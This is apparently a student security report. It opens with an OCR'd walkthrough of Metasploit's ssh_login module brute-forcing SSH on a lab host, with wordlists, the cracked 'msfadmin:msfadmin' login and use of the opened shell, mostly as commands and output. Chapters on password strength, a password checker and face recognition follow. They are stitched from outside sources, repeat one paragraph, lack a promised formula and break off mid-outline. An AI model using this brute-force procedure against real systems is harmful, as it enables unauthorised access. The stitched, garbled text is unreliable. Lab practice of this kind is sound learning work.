
```
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Fig.2.3 username text file with some usernames in it to show how the permutation and combination works




```
root@kali:~# cd Desktop
root@kali:~/Desktop# nano usernames.txt
```

Fig.2.4: password file for the permutation and combination of usernames and password for brute force.




```
  GNU nano 5.4                                   usernames.txt
admin
root
test123
system
msfadmin
system_admin

                                      [ Read 6 lines ]
^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous  ^B Back
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^_ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next      ^F Forward
```

Fig.2.5:opening the file




```
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/passwords.txt
PASS_FILE => /root/Desktop/passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Fig.2.6:applying permutation and combination




```
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/passwords.txt
PASS_FILE => /root/Desktop/passwords.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/Desktop/usernames.txt
USER_FILE => /root/Desktop/usernames.txt
msf5 auxiliary(scanner/ssh/ssh_login) >
```




```
[-] 192.168.0.28:22 - Failed: 'admin:pass1234'
[-] 192.168.0.28:22 - Failed: 'admin:password'
[-] 192.168.0.28:22 - Failed: 'admin:password1234'
[-] 192.168.0.28:22 - Failed: 'admin:msfadmin'
[-] 192.168.0.28:22 - Failed: 'admin:Password'
[-] 192.168.0.28:22 - Failed: 'root:1234'
[-] 192.168.0.28:22 - Failed: 'root:pass1234'
[-] 192.168.0.28:22 - Failed: 'root:password'
[-] 192.168.0.28:22 - Failed: 'root:password1234'
[-] 192.168.0.28:22 - Failed: 'root:msfadmin'
[-] 192.168.0.28:22 - Failed: 'root:Password'
[-] 192.168.0.28:22 - Failed: 'test123:1234'
[-] 192.168.0.28:22 - Failed: 'test123:pass1234'
[-] 192.168.0.28:22 - Failed: 'test123:password'
[-] 192.168.0.28:22 - Failed: 'test123:password1234'
[-] 192.168.0.28:22 - Failed: 'test123:msfadmin'
[-] 192.168.0.28:22 - Failed: 'test123:Password'
[-] 192.168.0.28:22 - Failed: 'system:1234'
[-] 192.168.0.28:22 - Failed: 'system:pass1234'
[-] 192.168.0.28:22 - Failed: 'system:password'
[-] 192.168.0.28:22 - Failed: 'system:password1234'
[-] 192.168.0.28:22 - Failed: 'system:msfadmin'
[-] 192.168.0.28:22 - Failed: 'system:Password'
[-] 192.168.0.28:22 - Failed: 'msfadmin:1234'
[-] 192.168.0.28:22 - Failed: 'msfadmin:pass1234'
[-] 192.168.0.28:22 - Failed: 'msfadmin:password'
[-] 192.168.0.28:22 - Failed: 'msfadmin:password1234'
[+] 192.168.0.28:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 2 opened (192.168.0.32:34333 -> 192.168.0.28:22) at 2021-08-19 09:04:09 -0400
[-] 192.168.0.28:22 - Failed: 'system_admin:1234'
[-] 192.168.0.28:22 - Failed: 'system_admin:pass1234'
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                          Connection
  --  ----  ----           -----------                          ----------
  2         shell unknown  SSH msfadmin:msfadmin (192.168.0.28:22)  192.168.0.32:34333 -> 192.168.0.28:22 (192.168.0.28)

msf5 auxiliary(scanner/ssh/ssh_login) >
```

Fig.2.7: Cracking of the correct username and password as msfadmin and msfadmin.


Kali 2020 x64 Customized by zSecurity v1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator
Thu 09:05
root@kali: ~
root@kali: ~ - 190x43
Type here to search
39°C Mostly sunny
ENG
18:35
19-08-2021

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                               Connection
  --  ----  ----           -----------                               ----------
  2         shell unknown  SSH msfadmin:msfadmin (192.168.0.28:22)  192.168.0.32:34333 -> 192.168.0.28:22 (192.168.0.28)

msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...
```


Kali 2020 x64 Customized by zSecurity v1.3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator
Thu 09:06
root@kali: ~
root@kali: ~ - 190x43
Type here to search
39°C Mostly sunny
ENG
18:36
19-08-2021

```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                               Connection
  --  ----  ----           -----------                               ----------
  2         shell unknown  SSH msfadmin:msfadmin (192.168.0.28:22)  192.168.0.32:34333 -> 192.168.0.28:22 (192.168.0.28)

msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2...

ls
vulnerable
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
clear
TERM environment variable not set.
cd ..
ls
vulnerable
^C
Abort session 2? [y/N]
```

Fig.2.8: use of the active SSH shell to get access in the shell.

Chapter 3

Study of methods to protect data

3.1.1 Strong password generator

Password strength is a measure of the effectiveness of a password against guessing or brute-force attacks. In its usual form, it estimates how many trials an attacker who does not have direct access to the password would need, on average, to guess it correctly. The strength of a password is a function of length, complexity, and unpredictability.

Using strong passwords lowers overall risk of a security breach, but strong passwords do not replace the need for other effective security controls.[2] The effectiveness of a password of a given strength is strongly determined by the design and implementation of the factors (knowledge, ownership, inherence). The first factor is the main focus in this article.

The rate at which an attacker can submit guessed passwords to the system is a key factor in determining system security. Some systems impose a time-out of several seconds after a small number (e.g. three) of failed password entry attempts. In the absence of other vulnerabilities, such systems can be effectively secured with relatively simple passwords. However, the system must store information about the user's passwords in some form and if that information is stolen, say by breaching system security, the user's passwords can be at risk.

Passwords are created either automatically (using randomizing equipment) or by a human; the latter case is more common. While the strength of randomly chosen passwords against a brute-force attack can be calculated with precision, determining the strength of human-generated passwords is difficult.

Typically, humans are asked to choose a password, sometimes guided by suggestions or restricted by a set of rules, when creating a new account for a computer system or internet website. Only rough estimates of strength are possible since humans tend to follow patterns in such tasks, and those patterns can usually assist an attacker. In addition, lists of commonly chosen passwords are widely available for use by password guessing programs. Such lists include the numerous online dictionaries for various human languages, breached databases of plaintext, and hashed passwords from various online business and social accounts, along with other common passwords. All items in such lists are considered weak, as are passwords that are simple modifications of them.

Although random password generation programs are available nowadays which are meant to be easy to use, they usually generate random, hard to remember passwords, often resulting in people preferring to choose their own. However, this is inherently insecure because the person's lifestyles, entertainment preferences, and other key individualistic qualities usually come into play to influence the choice of password, while the prevalence of online social media has made obtaining information about people much easier.

Password guess validation

Systems that use passwords for authentication must have some way to check any password entered to gain access. If the valid passwords are simply stored in a system file or database, an attacker who gains sufficient access to the system will obtain all user passwords, giving the attacker access to all accounts on the attacked system and possibly other systems where users employ the same or similar passwords. One way to reduce this risk is to store only a cryptographic hash of each password instead of the password itself. Standard cryptographic hashes, such as the Secure Hash Algorithm (SHA) series, are very hard to reverse, so an attacker who gets hold of the hash value cannot directly recover the password. However, knowledge of the hash value lets the attacker quickly test guesses offline. Password cracking programs are widely available that will test a large number of trial passwords against a purloined cryptographic hash.

Improvements in computing technology keep increasing the rate at which guessed passwords can be tested. For example, in 2010, the Georgia Tech Research Institute developed a method of using GPGPU to crack passwords much faster. Elcomsoft invented the usage of common graphic cards for quicker password recovery in August 2007 and soon filed a corresponding patent in the US. By 2011, commercial products were available that claimed the ability to test up to 112,000 passwords per second on a standard desktop computer, using a high-end graphics processor for that time. Such a device will crack a six-letter single-case password in one day. Note that the work can be distributed over many computers for an additional speedup proportional to the number of available computers with comparable GPUs. Special key stretching hashes are available that take a relatively long time to compute, reducing the rate at which guessing can take place. Although it is considered best practice to use key stretching, many common systems do not.

Another situation where quick guessing is possible is when the password is used to form a cryptographic key. In such cases, an attacker can quickly check to see if a guessed password successfully decodes encrypted data. For example, one commercial product claims to test 103,000 WPA PSK passwords per second.

If a password system only stores the hash of the password, an attacker can pre-compute hash values for common passwords variants and for all passwords shorter than a certain length, allowing very rapid recovery of the password once its hash is obtained. Very long lists of pre-computed password hashes can be efficiently stored using rainbow tables. This method of attack can be foiled by storing a random value, called a cryptographic salt, along with the hash. The salt is combined with the password when computing the hash, so an attacker precomputing a rainbow table would have to store for each password its hash with every possible salt value. This becomes infeasible if the salt has a big enough range, say a 32-bit number. Unfortunately, many authentication systems in common use do not employ salts and rainbow tables are available on the Internet for several such systems.

3.1.2 How password strength generator works

It is usual in the computer industry to specify password strength in terms of information entropy, which is measured in bits and is a concept from information theory. Instead of the number of guesses needed to find the password with certainty, the base-2 logarithm of that number is given, which is commonly referred to as the number of "entropy bits" in a password, though this is not exactly the same quantity as information entropy. A password with an entropy of 42 bits calculated in this way would be as strong as a string of 42 bits chosen randomly, for example by a fair coin toss. Put another way, a password with an entropy of 42 bits would require 2^{42} (4,398,046,511,104) attempts to exhaust all possibilities during a brute force search. Thus, increasing the entropy of the password by one bit doubles the number of guesses required, making an attacker's task twice as difficult. On average, an attacker will have to try half the possible number of passwords before finding the correct one.

Random passwords

Main article: Random password generator

Random passwords consist of a string of symbols of specified length taken from some set of symbols using a random selection process in which each symbol is equally likely to be selected. The symbols can be individual characters from a character set (e.g., the ASCII character set), syllables designed to form pronounceable passwords, or even words from a word list (thus forming a passphrase).

The strength of random passwords depends on the actual entropy of the underlying number generator; however, these are often not truly random, but pseudorandom. Many publicly available password generators use random number generators found in programming libraries that offer limited entropy. However most modern operating systems offer cryptographically strong random number generators that are suitable for password generation. It is also possible to use ordinary dice to generate random passwords. *See stronger methods*. Random password programs often have the ability to ensure that the resulting password complies with a local password policy; for instance, by always producing a mix of letters, numbers and special characters.

For passwords generated by a process that randomly selects a string of symbols of length, L, from a set of N possible symbols, the number of possible passwords can be found by raising the number of symbols to the power L, i.e. N^L. Increasing either L or N will strengthen the generated password. The strength of a random password as measured by the information entropy is just the base-2 logarithm or $\log_2$ of the number of possible passwords, assuming each symbol in the password is produced independently. Thus a random password's information entropy, H, is given by the formula:

3.1.3 Strong password checker

The quickest way to get hacked online is to be too trusting or assume websites are automatically safe. It's good to be cautious and it's never a good idea to enter your legitimate credentials into any website you are not confident about. The ones to watch especially are those who ask you to input your credentials.

So, why is this Password Strength Checker safe?

- The passwords you type never leave your browser and we don't store them (You can disconnect your internet connection and then try it if you wish)
- All the checking is done on the page you're on, not on our servers
- Even if the password was sent to us, we wouldn't actually know who you were anyway – so couldn't match it up to any usernames or any websites you may visit
- We're in the business of making people more secure online and the last thing we want to see is passwords being transmitted across the internet insecurely.

How does My1Login's Password Strength Checker work?

- The password strength calculator uses a variety of techniques to check how strong a password is. It uses common password dictionaries, regular dictionaries, first name and last name dictionaries and others. It also performs substitution attacks on these common words and names, replacing letters with numbers and symbols – for example it'll replace A's with 4's and @'s, E's with 3's, I's with 1's and !'s and many more. Substitution is very typical by people who think they're making passwords stronger – hackers know this though so it's one of the first things hacking software uses to crack a password
- The password strength meter checks for sequences of characters being used such as "12345" or "67890"
- It even checks for proximity of characters on the keyboard such as "qwert" or "asdf".

What makes a strong password?

A strong password is one that's either not easily guessed or not easily brute forced. To make it not easily guessed it can't be a simple word, to make it not easily cracked it needs to be long and complex. Super computers can go through billions of attempts per second to guess a password. Try to make your passwords a minimum of 14 characters.

A passphrase is simply a password, that's longer, it could be a sentence, with spaces and punctuation in it. The benefit of a passphrase is that typically they're easier to remember, but more difficult to crack due to their length. For every additional character in the length of a password or passphrase, the time it would take to break increases exponentially. Ultimately that means that having a long password or passphrase can make you far more secure than having a short one with some symbols or numbers in it.

3.1.4 Facial Recognition

A passphrase is simply a password, that's longer, it could be a sentence, with spaces and punctuation in it. The benefit of a passphrase is that typically they're easier to remember, but more difficult to crack due to their length. For every additional character in the length of a password or passphrase, the time it would take to break increases exponentially. Ultimately that means that having a long password or passphrase can make you far more secure than having a short one with some symbols or numbers in it.What if the machine is able to detect objects automatically in an image without human involvement? Let us see: Face detection can be such a problem where we detect human faces in an image. There might be slight differences in human faces, but after all, it is safe to say that there are specific features that are associated with all human faces. Various face detection algorithms are there but the *Viola-Jones* Algorithm is the oldest method that is also used today.

Face detection is generally the first step towards many face-related applications like face recognition or face verification. But, face detection has very useful applications. One of the most successful applications of face detection is probably "photo-taking".

Example: When you click a photo of your friends, the camera in which the face detection algorithm has built-in detects where the faces are and adjusts focus accordingly.

This article was published as a part of the Data Science Blogathon

Pre-requisites

– Basic understanding of Image Classification

– Knowledge of Python and Deep Learning

– Conceptual understanding of various modules from deep learning

Introduction

In this article, we are going to see what is face recognition? and how it is different from face detection also? We will understand briefly the theory of face recognition and then jump to the coding section!! At the end of this article, you will be able to develop a face recognition program for recognizing faces in images!!!

Agenda of this Article

1. Overview of Face Detection

